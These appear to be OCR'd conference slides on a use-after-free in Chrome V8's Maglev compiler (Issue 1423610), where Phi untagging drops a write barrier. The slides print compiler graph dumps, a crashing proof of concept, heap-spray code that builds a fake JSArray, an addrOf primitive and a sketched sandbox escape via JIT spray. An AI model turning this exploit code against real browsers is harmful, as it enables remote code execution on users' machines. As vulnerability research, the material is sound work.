  ┌──8: BranchIfToBooleanTrue [n2:(x)] b3 b4
  │  ↓
  │Block b3
  │  ...
  │┌─11: Jump b5
  ││     with gap moves:
  ││       - n9:(x) → 15: φᵀ (x)
  ││
  └→Block b4
   │ ...
   │ 14: Jump b5
   │   │  with gap moves:
   │   │    - n13:(x) → 15: φᵀ (x)
   │   ▼
   └▶Block b5
     15: φᵀ (n9, n13) (compressed) → (x)
     16: CheckedSmiUntag [n15:(x)] → (x)
     17: CheckMaps(0x03660025aea5 <Map[16](HOLEY_ELEMENTS)>) [n2:(x)]
     18: StoreTaggedFieldNoWriteBarrier(0xc) [n2:(x), n15:(x)]
     ...
     20: Return [n5:(x)]
```

Process Phi
Outputs

Phi Untagging

```
After Phi untagging
Graph

    13: Constant(0x55673cd5b8e0 {0x036600234081 <HeapNumber 4.2>}) → (x)
     5: RootConstant(undefined_value) → (x)
     9: SmiConstant(0) → (x)
    21: Float64Constant(0) → (x)
    22: Float64Constant(4.2) → (x)
   Block b1
     ...
     2: InitialValue(a0) → (x)
     ...
     7: Jump b2
     ↓
   Block b2
  ┌──8: BranchIfToBooleanTrue [n2:(x)] b3 b4
  │  ↓
  │Block b3
  │  ...
  │┌─11: Jump b5
  ││     with gap moves:
  ││       - n21:(x) → 15: φᶠ (x)
  ││
  └→Block b4
   │ ...
   │ 14: Jump b5
   │   │  with gap moves:
   │   │    - n22:(x) → 15: φᶠ (x)
   │   ▼
   └▶Block b5
     15: φᶠ (n21, n22) → (x)
     23: Float64Box [n15:(x)] → (x)
     16: CheckedTruncateFloat64ToInt32 [n15:(x)] → (x)
     17: CheckMaps(0x03660025aea5 <Map[16](HOLEY_ELEMENTS)>) [n2:(x)]
     18: StoreTaggedFieldNoWriteBarrier(0xc) [n2:(x), n23:(x)]
     ...
     20: Return [n5:(x)]
```

Phi untagging in Maglev – Issue 1423610

```
After graph buiding
Graph

    13: Constant(0x55673cd5b8e0 {0x036600234081 <HeapNumber 4.2>}) → (x)
     5: RootConstant(undefined_value) → (x)
     9: SmiConstant(0) → (x)
   Block b1
     ...
     2: InitialValue(a0) → (x)
     ...
     7: Jump b2
     ↓
   Block b2
  ┌──8: BranchIfToBooleanTrue [n2:(x)] b3 b4
  │  ↓
  │Block b3
  │  ...
  │┌─11: Jump b5
  ││     with gap moves:
  ││       - n9:(x) → 15: φᵀ (x)
  ││
  └─►Block b4
   │  ...
   │ 14: Jump b5
   │   │ with gap moves:
   │   │   - n13:(x) → 15: φᵀ (x)
   │   ▼
   └►Block b5
     15: φᵀ (n9, n13) (compressed) → (x)
     16: CheckedSmiUntag [n15:(x)] → (x)
     17: CheckMaps(0x03660025aea5 <Map[16](HOLEY_ELEMENTS)>) [n2:(x)]
     18: StoreTaggedFieldNoWriteBarrier(0xc) [n2:(x), n15:(x)]
     ...
     20: Return [n5:(x)]
```

Process Phi **Outputs**

Phi Untagging →

```
After Phi untagging
Graph

    13: Constant(0x55673cd5b8e0 {0x036600234081 <HeapNumber 4.2>}) → (x)
     5: RootConstant(undefined_value) → (x)
     9: SmiConstant(0) → (x)
    21: Float64Constant(0) → (x)
    22: Float64Constant(4.2) → (x)
   Block b1
     ...
     2: InitialValue(a0) → (x)
     ...
     7: Jump b2
     ↓
   Block b2
  ┌──8: BranchIfToBooleanTrue [n2:(x)] b3 b4
  │  ↓
  │Block b3
  │  ...
  │┌─11: Jump b5
  ││     with gap moves:
  ││       - n21:(x) → 15: φᶠ (x)
  ││
  └─►Block b4
   │  ...
   │ 14: Jump b5
   │   │ with gap moves:
   │   │   - n22:(x) → 15: φᶠ (x)
   │   ▼
   └►Block b5
     15: φᶠ (n21, n22) → (x)
     23: Float64Box [n15:(x)] → (x)
     16: CheckedTruncateFloat64ToInt32 [n15:(x)] → (x)
     17: CheckMaps(0x03660025aea5 <Map[16](HOLEY_ELEMENTS)>) [n2:(x)]
     18: StoreTaggedFieldNoWriteBarrier(0xc) [n2:(x), n23:(x)]
     ...
     20: Return [n5:(x)]
```

Root Cause Analysis – Issue 1423610

Store a *Float64Box* object **without** write barrier,

=> ***Dangling pointer occurs.***

```
After Phi untagging
Graph

   13: Constant(0x55673cd5b8e0 {0x036600234081 <HeapNumber 4.2>}) → (x)
    5: RootConstant(undefined_value) → (x)
    9: SmiConstant(0) → (x)
   21: Float64Constant(0) → (x)
   22: Float64Constant(4.2) → (x)
  Block b1
    ...
    2: InitialValue(a0) → (x)
    ...
    7: Jump b2
    ↓
  Block b2
 ┌──8: BranchIfToBooleanTrue [n2:(x)] b3 b4
 │  ↓
 │Block b3
 │  ...
 │┌─11: Jump b5
 ││     with gap moves:
 ││       - n21:(x) → 15: φᶠ (x)
 ││
 └►Block b4
  │  ...
  │ 14: Jump b5
  │   │ with gap moves:
  │   │   - n22:(x) → 15: φᶠ (x)
  │   ▼
  └►Block b5
   15: φᶠ (n21, n22) → (x)
   23: Float64Box [n15:(x)] → (x)
   16: CheckedTruncateFloat64ToInt32 [n15:(x)] → (x)
   17: CheckMaps(0x03660025aea5 <Map[16](HOLEY_ELEMENTS)>) [n2:(x)]
   18: StoreTaggedFieldNoWriteBarrier(0xc) [n2:(x), n23:(x)]
   ...
   20: Return [n5:(x)]
```

Root Cause Analysis – Issue 1423610

Finally trigger UAF crash.

```
// Flags: --maglev --allow-natives-syntax --expose-gc
function f(a) {
  // Phi untagging will untag this to a Float64
  let phi = a ? 0 : 4.2;
  // Causing a CheckedSmiUntag to be inserted
  phi |= 0;
  // The graph builder will insert a StoreTaggedFieldNoWriteBarrier
  // because `phi` is a Smi. Afterphi untagging, this should become a
  // StoreTaggedFieldWithWriteBarrier, because `phi` is now a float.
  a.c = phi;
}

// Allocating an object and making it old (its `c` field should
// be neither a Smi nor a Double, so that the graph builder
// inserts a StoreTaggedFieldxxx rather than a StoreDoubleField
// or CheckedStoreSmiField).
let obj = {c:"a"};
gc();
gc();
%PrepareFunctionForOptimization(f);
f(obj);
%OptimizeMaglevOnNextCall(f);
// This call to `f` will store a young object into that `c` field of `obj`.
// This should be done with a write barrier.
f(obj);
// If the write barrier was dropped, the GC will complain because
// it will see an old->new pointer without remembered set entry.
gc();

console.log(obj.c); // crash!
```

```
→ v8 git:(8317b9f36e) ./out/x64.debug/d8 --maglev --allow-natives-syntax --expose-gc /tmp/poc.js
Received signal 11 SEGV_ACCERR 067abeadbef6

==== C stack trace ===============================

 [0x7f6ecba4ae6e]
 [0x7f6ecba4adce]
 [0x7f6ec5442520]
 [0x55683366084e]
 [0x5568336607fb]
 [0x5568336607bb]
 [0x55683366078f]
 [0x55683365a6e5]
 [0x7f6ec8ed3280]
 [0x7f6ec8ed3105]
 [0x7f6ec8ed33a8]
 [0x7f6ec911e40f]
 [0x7f6ec9c4f8c1]
 [0x7f6ec8eb0947]
 [0x7f6ec8e6a149]
 [0x55683363a0b9]
 [0x55683363a283]
 [0x7f6ec900d2a0]
 [0x7f6ec90096ea]
 [0x7f6ec9009413]
 [0x7f6ec87eb43d]
[end of stack trace]
[1]    289612 segmentation fault  ./out/x64.debug/d8 --maglev --allow-natives-syntax --expose-gc /tmp/poc.js
```

Crash!

From Write Barrier Missing to Renderer RCE

Here are several known RCE vulnerabilities of **the write barrier missing**

- Chrome-Issue-791245, CVE-2022-1310, CVE-2022-4906

Common result: craft a pointer that

- Points to the memory space of *the **new generation***
- **Not** being recorded in the *remembered set*.

How to exploit? => Heap Spray!

Constructing OOB-Primitive with Heap Spray

```
// 1. Allocate an object and move it to the memory of old generation.
let obj = { c: "a" };
var fake_object_array;
helper.mark_sweep_gc();
helper.mark_sweep_gc();
%PrepareFunctionForOptimization(f);
f(obj);
%OptimizeMaglevOnNextCall(f);
// 2. Due to the vulnerability, a call to f stores a new object into the c field of obj, making the pointer from obj to that new object missing a write barrier.
f(obj);
// 3. After garbage collection, the pointer becomes dangling.
helper.scavenge_gc();
helper.mark_sweep_gc();
// 4. Carefully crafting a fake JSArray object in the victim memory.
/*
low -> hight
00000000 00000000 | 00000000 00000000 | 0000 0018e979[double-array-map] | 00000219[properties] 00042149[element] | 00060000[length 0x30000] 00060000[useless]
*/
fake_object_array = [0.0, 0.0, 3.46444035419100054e-308, 5.743499907618807e-309, 8.344026971344475e-309];
fake_array = obj.c; // length 196608
console.log("[+] fake_array.length: ", fake_array.length);
```

Code snippet of exploit

Constructing OOB-Primitive with Heap Spray

- **Trigger Minor GC in V8**

  Move objects in Young Generation away

  Result in victim pointers being left dangling

- **Trigger the Major GC in V8**

  Reclaim unused memory

  Compress the layout of objects in memory


- **Allocate new Array in New Space**

  Occupy the indicated dangling memory

  Create a fake-JSArray in victim memory

***Use --trace-gc --trace-gc-heap-layout* to adjust your heap layout !**

Now we can use the fake-JSArray to achieve arbitrary address read and write primitives.




AddrOf Primitive in exploit

Objects **in the large object space** of V8 remain **in a static location**

```
var addrOf_L0 = new Array(0x30000);
...
function addrOf(object) {
  // Mondify the element address in fake_object_array,
  // and set it to reference addrOf_L0.
  fake_object_array[3] = helper.i64tof64(0x1c214900000219n);
  // Store specific object address into addrOf_L0
  addrOf_L0[0] = object;
  // We can retrieve the object address that is stored in addrOf_L0
  // through fake_object_array.
  return helper.ftoil(fake_array[0]);
}
```

Code snippet of exploit




***AddrOf* Process Diagram**

V8 Sandbox

V8 sandbox mechanism

- Shared Pointer Compression Cage
- Reserved Virtual Address Space
- Access external objects via an indexed pointer table


Now, how to escape from V8 sandbox? => **JIT Spray!**



Structure of V8 Sandbox

V8 Sandbox Escape

- Code objects contain an unsandboxed pointer
- Overwriting the pointer is an easy way to get RIP control

